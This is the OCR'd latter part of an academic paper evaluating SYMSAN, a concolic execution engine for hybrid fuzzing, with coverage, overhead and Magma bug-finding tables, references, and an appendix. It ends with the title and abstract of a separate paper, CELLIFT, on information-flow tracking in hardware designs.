We also compared SYMSAN's performance with other concolic executors including SymCC [36], SymQEMU [37], and Fuzzolic [6] based on their publicly available experiment report[3]. The merged report can be retrieved at `https://anonymoussubmission2022.github.io/symsan`. SYMSAN is the first by average score and third by average rank. We summarized the median coverage reached in 24 hours for each concolic executor tool in Table 4. SYMSAN leads in 7 programs, both SymQEMU and Fuzzolic lead in 4 programs, and SymCC leads in 3 programs.

Local fuzzing. For programs that are not included in the Fuzzbench dataset, we conducted hybrid fuzzing in our local environment. For the baseline, we added AFL++ with commit `70bf4b4` and cmplog enabled. SYMSAN, SymCC [36], and QSYM [48] used the same hybrid fuzzing configuration as described in the QSYM's tutorial: a concolic executor paired with two AFL (version 2.56b) instances, one master and one slave. In addition, the concolic executor has a 90-second timeout for executing each seed. For each concolic executor/fuzzer, we executed 10 fuzzing trials, each for 24 hours. To ensure a fair comparison, we use the Fuzzbench's configuration to run each fuzzer/concolic executor in a docker container with 1 physical CPU-core assigned.

[2] `https://github.com/google/fuzzbench/blob/master/fuzzers/aflplusplus/fuzzer.py`

[3] `https://www.fuzzbench.com/reports/experimental/2021-07-03-symbolic/index.html`

Table 4: Comparing SYMSAN with other state-of-the-art symbolic executors based on their publicly available Fuzzbench results. The metric is median coverage reached in 24 hours. We show the results of 15 programs where all tools generate valid results. SYMSAN takes lead in 10 out of 14 programs.

Target	SYMSAN	SymCC	SymQEMU	Fuzzolic
curl	**17926.5**	17622.0	17564.5	17599.5
freetype	**28080.0**	25496.0	24028.0	26371.0
harfbuzz	**8656.0**	8482.5	8482.5	8515.0
lcms	3506.5	3701.5	3656.0	**3770.0**
libjpeg	3802.5	3810.5	**3819.0**	3814.0
libpng	2136.0	1914.5	**2149.5**	2146.5
libxml2	**12799.0**	11097.0	12305.0	12072.0
libxslt	**18799.0**	18577.0	18592.5	18515.0
mbedtls	**8353.5**	8260.0	8244.5	8268.0
openssl	13772.5	**13777.0**	**13777.0**	13767.5
openthread	5833.5	**5935.0**	5862.5	5912.0
proj4	**7262.0**	5365.0	5314.0	5836.5
re2	3516.0	3521.5	3519.0	**3544.5**
vorbis	2166.0	2167.5	**2168.0**	**2168.0**
woff2	1872.0	1934.0	1934.0	**1936.5**

The result is shown in Figure 8. SYMSAN can achieve higher final coverage than other tools on the four programs from binutils. For the rest three programs, SYMSAN performs similarly to other CEs but lags behind AFL++. There are two main reasons. First, the current implementation of SYMSAN only supports tracking symbolic expressions over integers, while AFL++ is type-agnostic. Second, SYMSAN's support for external libraries is limited by its custom wrappers. As a result, certain important label propagation rules could be missing. SYMSAN was lagging behind SymCC on *objdump* at the beginning because SymCC only imports seeds marked with `+cov`, while SYMSAN will execute all imported seeds.

5.6 Security Implications

Recent research has shown a strong correlation between a testing tool's ability to achieve code coverage and its ability to find bugs [4]. Similarly, recent research also showed that leveraging symbolic execution to solve bug triggering constraints can also improve a hybrid fuzzer's ability to find bugs [15]. Based on these observations, we expect that SYMSAN can also help with finding bugs.

In this subsection, we present case studies to demonstrate SYMSAN's ability on finding bugs. Specifically, we used programs with known bugs from the Magma benchmark [26], and evaluated three hybrid fuzzers: (1) `symsan` (SYMSAN with AFL), (2) `symsan_sec`, with inserted security assertions for divide-by-zero (as a simulation to [15]), and (3) `symccafl` (SymCC with AFL). The full results are shown in Table 7 in Appendix. The present numbers are averaged over 10 trials. Following are a few highlights.

- **AAH001 (CVE-2018-13785)** is a divide-by-zero bug in




Figure 8: Edge coverage growth over time for local fuzzing.

`libpng` and can be used to demonstrate the utility of the symbolic executor. `symsan` can trigger the bug in 8 minutes, while `symsan_sec` can trigger it much faster—in just 29 seconds. For comparison, `symcc` takes 57.04 minutes to trigger the bug, and the fastest mutational fuzzer Honggfuzz uses 17.7 hours [26].

- **AAH017 (CVE-2019-7663)** is a NULL-pointer dereference bug in `libtiff`. `symsan_sec` is the fastest hybrid fuzzer to trigger the bug, using 5.84 hours. `symsan` uses 7.69 hours to trigger this bug. In comparison, `symccafl` takes 11.18 hours to trigger the bug and the fastest mutational fuzzer `moptafl` takes 5.2 hours [26].
- **AAH055 (CVE-2016-2108)** is an out-of-bound read issue in `openssl`. Both `symsan` and `symsan_sec` can trigger this bug, using 2.53 minutes and 2.51 minutes, respectively. However, it takes 15.68 minutes for `symccafl` to trigger the bug.

6 Limitations and Future Work

Our current design and implementation of SYMSAN have some limitations that we plan to address in future work.

Memory Layout. Similar to other sanitizers, SYMSAN requires a special memory layout (§4) for the shadow memory. So, the current implementation of SYMSAN requires the target program to be compiled in 64-bit mode and cannot support programs that can only be compiled in 32-bit.

Supported Operations. The current prototype of SYMSAN does not support floating-point and vector operations. We made this choice because other state-of-the-art concolic executors like QSYM [48], SymCC [36], and SymQEMU [37] also do not support these operations. We plan to add the support in the future.

Constraint Solving and Path Explosion. We believe that by bringing down the overhead of constraint collection in CE to near-optimal, future research can focus on solving other issues of CE, such as constraint solving and path/seed prioritization. Indeed, we have also seen some recent progress in improving constraint solving performance [5, 13, 29, 34]. So ultimately, we, as a community, can achieve efficient and scalable concolic execution.

7 Related work

Besides the works already discussed in §2, the following works are related to this paper.

Concolic Execution. Besides the performance issue, another challenge for concolic execution is the path explosion problem. To mitigate this problem, SAGE [22] proposed utilizing generational search to increase the number of generated test cases in one execution, which has been adopted by most following-up work. Dowser [25] proposed using static analysis to guide concolic execution to places where it is more likely to have buffer overflow vulnerabilities. To compensate the scalability problem of concolic execution engines, another popular approach is to combine concolic executing with fuzzing [31, 45, 48, 49]. In these approaches, path exploration is mostly done by the fuzzer, who is more effective at exploring easy-to-flip branches. Whenever the fuzzer encounters a hard-to-flip branch, it asks the concolic execution engine to solve it.

Taint-guided Fuzzing. Dynamic taint analysis (DTA) [33] is another popular technique to improve the efficiency of fuzzing. TaintScope [47] utilizes DTA to discover and bypass checksum checks and target input bytes that can affect security system library calls. Vuzzer [39] uses DTA to locate

magic number checks and then changes the corresponding input bytes to match the magic number. Steelix [28] also uses DTA to bypass magic number checks but has better heuristics. Redqueen [2] uses the observation that input byte could indirectly end up in the program state (memory), so by directly comparing values used in compare instructions, it is possible to infer such input-to-state relationships without expensive taint tracking. Neuzz [43] approximates taint analysis by learning the input-to-branch-coverage mapping using a neural network, which can then predict what inputs bytes can lead to more coverage. Eclipser [17] exploits the observation that many branch predicates are either linear or monotonic with regard to input bytes and solves them using binary search. Angora [14] is another close approach to SYMSAN. It uses DFSAN to collect input dependencies of conditional branches, then performs gradient-guided search to find inputs that can flip the corresponding branch.

8 Conclusion

In this work, we propose leveraging highly-optimized data-flow analysis framework to reduce the performance and the memory overhead of a concolic executor. Evaluation of our prototype built upon LLVM's data-flow sanitizer validated our idea—our prototype SYMSAN can significantly outperform the state-of-the-art concolic executors SymCC and SymQEMU.

Acknowledgments

This work is supported, in part, by the National Science Foundation under Grant No. 2046026, No. 2133487, and the Office of Naval Research under Award No. N00014-17-1-2893. Any opinions, findings, conclusions, or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding agencies.

References

[1] Sanitizer coverage. `https://clang.llvm.org/docs/SanitizerCoverage.html`, 2017.

[2] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. Redqueen: Fuzzing with input-to-state correspondence. In *Annual Network and Distributed System Security Symposium (NDSS)*, 2019.

[3] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. In *ACM Conference on Computer and Communications Security (CCS)*, 2016.

[4] Marcel Böhme, László Szekeres, and Jonathan Metzman. On the reliability of coverage-based fuzzer benchmarking. In *International Conference on Software Engineering (ICSE)*, 2022.

[5] Luca Borzacchiello, Emilio Coppa, and Camil Demetrescu. Fuzzing symbolic expressions. In *International Conference on Software Engineering (ICSE)*, 2021.

[6] Luca Borzacchiello, Emilio Coppa, and Camil Demetrescu. Fuzzolic: mixing fuzzing and concolic execution. *Computers & Security*, page 102368, 2021.

[7] Erik Bosman, Asia Slowinska, and Herbert Bos. Minemu: The world's fastest taint tracker. In *International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, 2011.

[8] Ella Bounimova, Patrice Godefroid, and David Molnar. Billions and billions of constraints: Whitebox fuzz testing in production. In *International Conference on Software Engineering (ICSE)*, 2013.

[9] Cristian Cadar, Daniel Dunbar, and Dawson R Engler. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2008.

[10] Cristian Cadar, Vijay Ganesh, Peter M Pawlowski, David L Dill, and Dawson R Engler. Exe: automatically generating inputs of death. In *ACM Conference on Computer and Communications Security (CCS)*, 2006.

[11] Cristian Cadar and Koushik Sen. Symbolic execution for software testing: three decades later. *Communications of the ACM*, 56(2):82–90, 2013.

[12] Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. Unleashing mayhem on binary code. In *IEEE Symposium on Security and Privacy (Oakland)*, 2012.

[13] Ju Chen, Jinghan Wang, Chengyu Song, and Heng Yin. Jigsaw: Efficient and scalable path constraints fuzzing. In *IEEE Symposium on Security and Privacy (Oakland)*, 2022.

[14] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. In *IEEE Symposium on Security and Privacy (Oakland)*, 2018.

[15] Yaohui Chen, Peng Li, Jun Xu, Shengjian Guo, Rundong Zhou, Yulong Zhang, Tao Wei, and Long Lu. Savior: Towards bug-driven hybrid testing. In *IEEE Symposium on Security and Privacy (Oakland)*, 2020.

[16] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2e: A platform for in-vivo multi-path analysis of software systems. In *ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2011.

[17] Jaeseung Choi, Joonun Jang, Choongwoo Han, and Sang Kil Cha. Grey-box concolic testing on binary code. In *International Conference on Software Engineering (ICSE)*, 2019.

[18] James Clause, Wanchun Li, and Alessandro Orso. Dytan: a generic dynamic taint analysis framework. In *International Symposium on Software Testing and Analysis (ISSTA)*, 2007.

[19] Ali Davanian, Zhenxiao Qi, Yu Qu, and Heng Yin. Decaf++: Elastic whole-system dynamic taint analysis. In *International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, 2019.

[20] Andrea Fioraldi, Dominik Maier, Heiko Eißfeldt, and Marc Heuse. Afl++: Combining incremental steps of fuzzing research. In *USENIX Workshop on Offensive Technologies (WOOT)*, 2020.

[21] Patrice Godefroid, Nils Klarlund, and Koushik Sen. Dart: directed automated random testing. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, 2005.

[22] Patrice Godefroid, Michael Y Levin, and David A Molnar. Automated whitebox fuzz testing. In *Annual Network and Distributed System Security Symposium (NDSS)*, 2008.

[23] Google. fuzzer-test-suite. `https://github.com/google/fuzzer-test-suite`, 2017.

[24] Google. Fuzzbench: Fuzzer benchmarking as a service. `https://google.github.io/fuzzbench/`, 2020.

[25] Istvan Haller, Asia Slowinska, Matthias Neugschwandtner, and Herbert Bos. Dowser: a guided fuzzer to find buffer overflow vulnerabilities. In *USENIX Security Symposium (Security)*, 2013.

[26] Ahmad Hazimeh, Adrian Herrera, and Mathias Payer. Magma: A ground-truth fuzzing benchmark. *Proceedings of the ACM on Measurement and Analysis of Computing Systems*, 4(3):1–29, 2020.

[27] Vasileios P Kemerlis, Georgios Portokalidis, Kangkook Jee, and Angelos D Keromytis. libdft: Practical dynamic data flow tracking for commodity systems. 2012.

[28] Yuekang Li, Bihuan Chen, Mahinthan Chandramohan, Shang-Wei Lin, Yang Liu, and Alwen Tiu. Steelix: program-state based binary fuzzing. In *ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, 2017.

[29] Daniel Liew, Cristian Cadar, Alastair F Donaldson, and J Ryan Stinnett. Just fuzz it: solving floating-point constraints using coverage-guided fuzzing. In *ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, 2019.

[30] Kin-Keung Ma, Khoo Yit Phang, Jeffrey S Foster, and Michael Hicks. Directed symbolic execution. In *International Static Analysis Symposium*, 2011.

[31] Rupak Majumdar and Koushik Sen. Hybrid concolic testing. In *International Conference on Software Engineering (ICSE)*, 2007.

[32] Uwe F. Mayer. Byte magazine's bytemark benchmark program. `https://www.math.utah.edu/~mayer/linux/bmark.html`, 2017.

[33] James Newsome and Dawn Xiaodong Song. Dynamic taint analysis for automatic detection, analysis, and signaturegeneration of exploits on commodity software. In *Annual Network and Distributed System Security Symposium (NDSS)*, 2005.

[34] Awanish Pandey, Phani Raj Goutham Kotcharlakota, and Subhajit Roy. Deferred concretization in symbolic execution via fuzzing. In *International Symposium on Software Testing and Analysis (ISSTA)*, 2019.

[35] Sebastian Poeplau and Aurélien Francillon. Systematic comparison of symbolic execution systems: intermediate representation and its generation. In *Annual Computer Security Applications Conference (ACSAC)*, 2019.

[36] Sebastian Poeplau and Aurélien Francillon. Symbolic execution with symcc: Don‘t interpret, compile! In *USENIX Security Symposium (Security)*, 2020.

[37] Sebastian Poeplau and AurÃ©lien Francillon. SymQEMU: Compilation-based symbolic execution for binaries. In *Annual Network and Distributed System Security Symposium (NDSS)*, 2021.

[38] Feng Qin, Cheng Wang, Zhenmin Li, Ho-seop Kim, Yuanyuan Zhou, and Youfeng Wu. Lift: A low-overhead practical information flow tracking system for detecting security attacks. In *Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*, 2006.

[39] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. Vuzzer: Application-aware evolutionary fuzzing. In *Annual Network and Distributed System Security Symposium (NDSS)*, 2017.

[40] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *IEEE Symposium on Security and Privacy (Oakland)*, 2010.

[41] Koushik Sen, Darko Marinov, and Gul Agha. Cute: a concolic unit testing engine for c. In *ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, 2005.

[42] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. Addresssanitizer: A fast address sanity checker. In *USENIX Annual Technical Conference (ATC)*, 2012.

[43] Dongdong She, Kexin Pei, Dave Epstein, Junfeng Yang, Baishakhi Ray, and Suman Jana. Neuzz: Efficient fuzzing with neural program learning. In *IEEE Symposium on Security and Privacy (Oakland)*, 2019.

[44] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, and Christopher Kruegel. Sok:(state of) the art of war: Offensive techniques in binary analysis. In *IEEE Symposium on Security and Privacy (Oakland)*, 2016.

[45] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *Annual Network and Distributed System Security Symposium (NDSS)*, 2016.

[46] the Clang team. Dataflowsanitizer design document. `https://clang.llvm.org/docs/DataFlowSanitizerDesign.html`, 2018.

[47] Tielei Wang, Tao Wei, Guofei Gu, and Wei Zou. Taintscope: A checksum-aware directed fuzzing tool for automatic software vulnerability detection. In *IEEE Symposium on Security and Privacy (Oakland)*, 2010.

[48] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. Qsym: A practical concolic execution engine tailored for hybrid fuzzing. In *USENIX Security Symposium (Security)*, 2018.

[49] Lei Zhao, Yue Duan, Heng Yin, and Jifeng Xuan. Send hardest problems my way: Probabilistic path prioritization for hybrid fuzzing. In *Annual Network and Distributed System Security Symposium (NDSS)*, 2019.




Figure 9: Execution time for the real-world programs. The figure is drawn in logarithmic scale. SymSan-NoOpti is SYMSAN without expressions deduplication and load/store optimization. SymSan-NoLoad is without load/store optimization).




Figure 10: The peak resident size for the real-world programs. The figure is drawn in logarithmic scale. SymSan-NoOpti is SYMSAN without expressions deduplication and load/store optimization. SymSan-NoLoad is without load/store optimization).

Appendix

This section includes additional evaluation results that cannot fit into the main paper.

Concolic Execution without Solving. Table 5 shows the execution time of SYMSAN, SymCC, and SymQEMU to collect symbolic constraints without solving (§5.2.3).

Effectiveness of the Two Additional Optimizations. Figure 10 and Figure 9 shows the execution time and the peak resident size distribution of (1) native execution, (2) full-fledge SYMSAN, (3) SYMSAN without load/store optimization, and (4) SYMSAN *without* expression deduplication *and* load/store optimization. As we can see, both optimization techniques can help reduce the execution time. To find out how often the load/store optimization can be applied, we also measured the ratio of `uload/concat`, the result is `13.8:1`.

Statistics of Collected Constraints. Figure 11 shows (1) the maximum number of tracked expressions (in the number of AST nodes). The median numbers of track expressions are 22,270 and 20,245 for SYMSAN and SymCC respectively.

Table 6 shows the statistics of all the processed constraints in experiments conducted in §5.4 (we considered 16 programs in this statistics, that is all programs in Table 3, but excluded `sqlite, libpng, re2, proj` where SymCC do not generate legitimate results). SYMSAN solves about twice the number of constraints than SymCC.

Bug Finding. Table 7 shows the evaluation results on the Magma benchmark.

Table 5: Execution time of concolic execution engines collecting all constraints without solving (in seconds). SymCC cannot build *sqlite3*. SymCC crashes on 70% of seeds for *libpng*.

Program	#seeds	Native	SYMSAN		SymCC			SymQEMU		
			Time	vs. Native	Time	vs. Native	vs. SYMSAN	Time	vs. Native	vs. SYMSAN
readelf	604	1.6s	10.1s	6.3x	462.8s	289.3x	45.8x	2916.2s	1822.6x	288.7x
objdump	560	2.7s	24.4s	9.0x	2097.0s	776.7x	85.9x	21913.1s	8116.0x	898.1x
nm	249	0.8s	3.3s	4.1x	169.1s	211.4x	51.2x	2598.6s	3248.3x	787.5x
size	207	0.6s	2.2s	3.7x	91.5s	152.5x	41.6x	1520.2s	2533.7x	691.0x
libxml2	1952	6.7s	36.5s	5.4x	2966.5s	442.8x	81.3x	12040.0s	1797.0x	329.9x
proj4	770	2.6s	10.8s	4.2x	22.2s	8.5x	2.1x	776.8s	298.8x	71.9x
vorbis	526	2.6s	267.2s	102.8x	83772.2s	32220.0x	313.5x	103113.2s	39658.9x	385.9x
re2	1073	7.3s	215.2s	29.5x	16655.4s	2281.6x	77.4x	221078.9s	30284.8x	1027.3x
woff2	548	2.2s	295.4s	134.3x	19812.6s	9005.7x	67.1x	12918.0	5871.8x	43.7x
libpng	218	0.7s	2.5s	3.6x	N/A	N/A	N/A	1126.1s	1608.7x	450.4x
libjpeg	846	3.1s	83.0s	26.8x	42243.3s	13626.9x	509.0x	49465.2s	15956.5x	596.0
lcms	157	0.8s	4.9s	6.1x	26.9s	33.6x	5.5x	4335.0s	5418.8x	884.7x
freetype	4789	15.9s	202.1s	12.7x	16139.3s	1015.1x	79.9x	98562.2s	6198.9x	487.7x
harfbuzz	2955	9.4s	22.3s	2.4x	11903.4s	1266.3x	533.8x	16788.0s	1786.0x	752.8x
jsoncpp	450	1.6s	5.9s	3.7x	478.4s	299.0x	81.1x	1395.4s	872.1x	236.5x
openthread	268	0.9s	3.8s	4.2x	18.2s	20.2x	4.8x	204.2s	226.9x	53.7x
openssl	1577	11.3s	88.4s	7.8x	43255.3s	3827.9x	489.3x	215200.1s	19044.3x	2434.4x
mbedtls	491	1.6s	18.1s	11.3x	4146.9s	2591.8x	229.1x	9532.2s	5957.6x	526.6x
sqlite3	5253	19.7s	257.7s	13.1x	N/A	N/A	N/A	46465.7s	2358.7x	180.3x
curl	1343	7.1s	35.0s	4.9x	398.8s	56.2x	11.4x	4494.8s	633.1x	128.4x
Geomean				9.2x		589.2x	**62.0x**		3407x	**371.1x**

Table 6: Statistics of the solved constraints

	SYMSAN	SymCC
Number of processed constraints	15,860,404	7,102,939
Number of satisfied nested constraints	5,022,332 (31.67%)	2,294,057 (32.30%)
Timeout nested constraints	12013 (0.076%)	1140 (0.016%)




Figure 11: Maximum number of AST nodes tracked by SYMSAN and SymCC

Table 7: Mean bug survival times—both **R**eached and **T**riggered—over a 24-hour period, in **s**econds, **m**inutes, and **h**ours. Bugs are sorted by "difficulty" (mean times).

	symcc		symsan		symsan_sec			symcc		symsan		symsan_sec	
Bug ID	R	T	R	T	R	T	Bug ID	R	T	R	T	R	T
AAH037	10.0s	25.00s	10.00s	25.00s	10.00s	25.00s	AAH041	15.00s	25.50s	15.00s	27.0s	15.00s	26.50s
AAH003	10.00s	1.08m	10.00s	15.00s	10.00s	15.00s	JCH207	10.00s	1.67m	10.00s	2.65m	10.00s	2.58m
AAH056	15.00s	8.00m	15.00s	7.68m	15.00s	7.63m	AAH015	16.67m	41.42m	17.12m	56.25m	17.21m	58.20m
AAH055	15.00s	15.68m	20.00s	2.53m	20.00s	2.51m	AAH020	5.00s	11.63h	10.00s	2.40h	10.00s	2.89h
MAE016	24.00h	24.00h	24.00h	24.00h	24.00h	24.00h	AAH052	15.00s	6.36h	15.00s	7.33m	15.00s	7.26m
AAH032	15.00s	23.72h	15.00s	11.11h	15.00s	8.00h	MAE008	24.00h	24.00h	24.00h	24.00h	24.00h	24.00h
AAH022	15.07m	16.86h	17.12m	20.49h	17.21m	17.07h	MAE014	24.00h	24.00h	24.00h	24.00h	24.00h	24.00h
JCH215	1.85h	22.09h	3.33h	14.51h	5.10h	13.65h	AAH017	11.05h	11.18h	7.63h	7.69h	5.84h	5.84h
JCH232	24.00h	24.00h	7.25h	10.71h	9.41h	15.88h	AAH014	12.87h	12.87h	20.56h	20.38h	23.19h	23.19h
JCH201	15.00s	16.08h	15.00s	1.07h	15.00s	1.06h	AAH007	15.00s	15.52m	15.00s	10.15m	15.00s	12.18m
AAH008	15.00s	24.00h	15.00s	22.07h	15.00s	22.88h	AAH045	20.00s	24.00h	20.00s	24.00h	20.00s	24.00h
AAH013	24.00h	24.00h	23.31h	24.00h	24.00h	24.00h	AAH024	15.00s	24.00h	15.00s	24.00h	15.00s	24.00h
JCH209	24.00h	24.00h	23.47h	23.47h	21.67h	21.67h	MAE115	15.00s	13.95h	15.00s	16.91h	15.00s	15.37h
AAH026	15.00s	24.00h	15.00s	24.00h	15.00s	24.00h	AAH001	15.00s	57.04m	15.00s	8.12m	15.00s	29.00s
MAE104	24.00h	22.48h	15.00s	17.70h	15.00s	17.37h	AAH010	1.76h	24.00h	7.89h	24.00h	23.42h	23.19h
AAH016	24.00h	24.00h	24.00h	24.00h	24.00h	24.00h	JCH226	24.00h	24.00h	16.07h	24.00h	22.53h	24.00h
JCH228	24.00h	24.00h	11.75h	24.00h	13.02h	24.00h	AAH035	15.00s	24.00h	15.00s	24.00h	15.00s	24.00h
JCH212	15.00s	24.00h	15.00s	24.00h	15.00s	24.00h	AAH025	24.00h	24.00h	22.64h	24.00h	24.00h	24.00h
AAH053	24.00h	24.00h	24.00h	24.00h	24.00h	24.00h	AAH042	45.00s	24.00h	45.00s	24.00h	45.00s	24.00h
AAH048	20.00s	24.00h	20.00s	24.00h	20.00s	24.00h	AAH049	15.00s	24.00h	15.00s	24.00h	15.00s	24.00h
AAH043	20.00s	24.00h	21.87h	24.00h	21.73h	24.00h	JCH210	35.00s	24.00h	60.00s	24.00h	55.00s	24.00h
AAH050	30.00s	24.00h	30.00s	24.00h	30.00s	24.00h	AAH054	10.00s	24.00h	10.00s	24.00h	10.00s	24.00h
MAE105	15.00s	24.00h	15.00s	24.00h	15.00s	24.00h	AAH011	10.00s	24.00h	10.00s	24.00h	10.00s	24.00h
AAH005	15.00s	24.00h	15.00s	24.00h	15.00s	24.00h	JCH202	15.00s	24.00h	15.00s	24.00h	15.00s	24.00h
MAE114	15.00s	24.00h	15.00s	24.00h	15.00s	24.00h	AAH029	15.00s	24.00h	15.00s	24.00h	15.00s	24.00h
AAH034	15.00s	24.00h	15.00s	24.00h	15.00s	24.00h	AAH004	15.00s	24.00h	15.00s	24.00h	15.00s	24.00h
MAE111	15.00s	24.00h	15.00s	24.00h	15.00s	24.00h	AAH059	15.00s	24.00h	15.00s	24.00h	15.00s	24.00h
JCH204	20.00 s	24.00h	30.00s	24.00h	30.00s	24.00h	AAH031	25.00s	24.00h	55.00s	24.00h	1.02m	24.00h
AAH051	20.00s	24.00h	25.00s	24.00h	25.00s	24.00h	MAE103	20.00s	24.00h	20.00s	24.00h	20.00s	24.00h
JCH214	35.50s	24.00h	35.00s	24.00h	35.00s	24.00h	JCH220	6.01h	24.00h	4.80h	24.00h	5.19h	24.00h
JCH229	2.32h	24.00h	5.39h	23.61h	5.29h	24.00h	AAH018	1.24h	24.00h	7.20h	24.00h	6.60h	24.00h
JCH230	6.05h	24.00h	8.07h	24.00h	8.59h	24.00h	AAH047	25.00s	24.00h	25.00s	24.00h	25.50s	24.00h
JCH233	7.10h	24.00h	7.94h	24.00h	10.81h	24.00h	JCH223	12.82h	24.00h	8.04h	24.00h	8.64h	24.00h
JCH231	14.64h	24.00h	8.11h	24.00h	8.70h	24.00h	MAE006	24.00h	24.00h	24.00h	24.00h	24.00h	24.00h
MAE004	24.00h	24.00h	24.00h	24.00h	24.00h	24.00h	JCH222	18.08h	24.00h	11.59h	24.00h	16.26h	24.00h
AAH009	24.00h	24.00h	23.46h	24.00h	24.00h	24.00h	JCH227	24.00h	24.00h	23.17h	24.00h	20.46h	24.00h
JCH219	24.00h	24.00h	24.00h	24.00h	22.83h	24.00h	JCH216	24.00h	24.00h	24.00h	24.00h	24.00h	24.00h

CELLIFT: Leveraging Cells for Scalable and Precise Dynamic Information Flow Tracking in RTL

Flavien Solt
ETH Zurich

Ben Gras
Intel Corporation

Kaveh Razavi
ETH Zurich

Abstract

Dynamic Information Flow Tracking (dynamic IFT) is a well-known technique with many security applications such as analyzing the behavior of a system given an input and detecting security violations. While there are many widely used open dynamic IFT solutions that scale to large software, the same level of support is unfortunately lacking for hardware. This gap is becoming more pronounced with the increasing complexity of open-source hardware and the plethora of recent hardware attacks.

We introduce CELLIFT, a new design point in the space of dynamic IFT for hardware. CELLIFT leverages the logical macrocell abstraction (e.g., an adder) to achieve scalability, precision and completeness when instrumenting a given Register Transfer Level (RTL) hardware design. Cell-level dynamic IFT does not suffer from the scalability problems that are inherent to lower levels of abstraction such as gates, yet it achieves completeness given the limited number of cell types. We show the versatility of CELLIFT by instrumenting five distinct RISC-V designs, one of which is a complete SoC. The only existing complete solution already fails to instrument two of these designs. Our extensive evaluation using microbenchmarks and standard RISC-V benchmarks on the instrumented designs shows that CELLIFT is 21× to 61× faster than the state of the art in terms of simulation runtime without losing precision. We further show-case concrete applications of CELLIFT in four scenarios by detecting: 1) sources of microarchitectural information leakage, 2) microarchitectural bugs such as Meltdown, 3) speculative vulnerabilities such as Spectre-BCB, and 4) SoC-wide architectural design flaws. We release CELLIFT as open source to enable RTL-level security research for the wider community.

1 Introduction

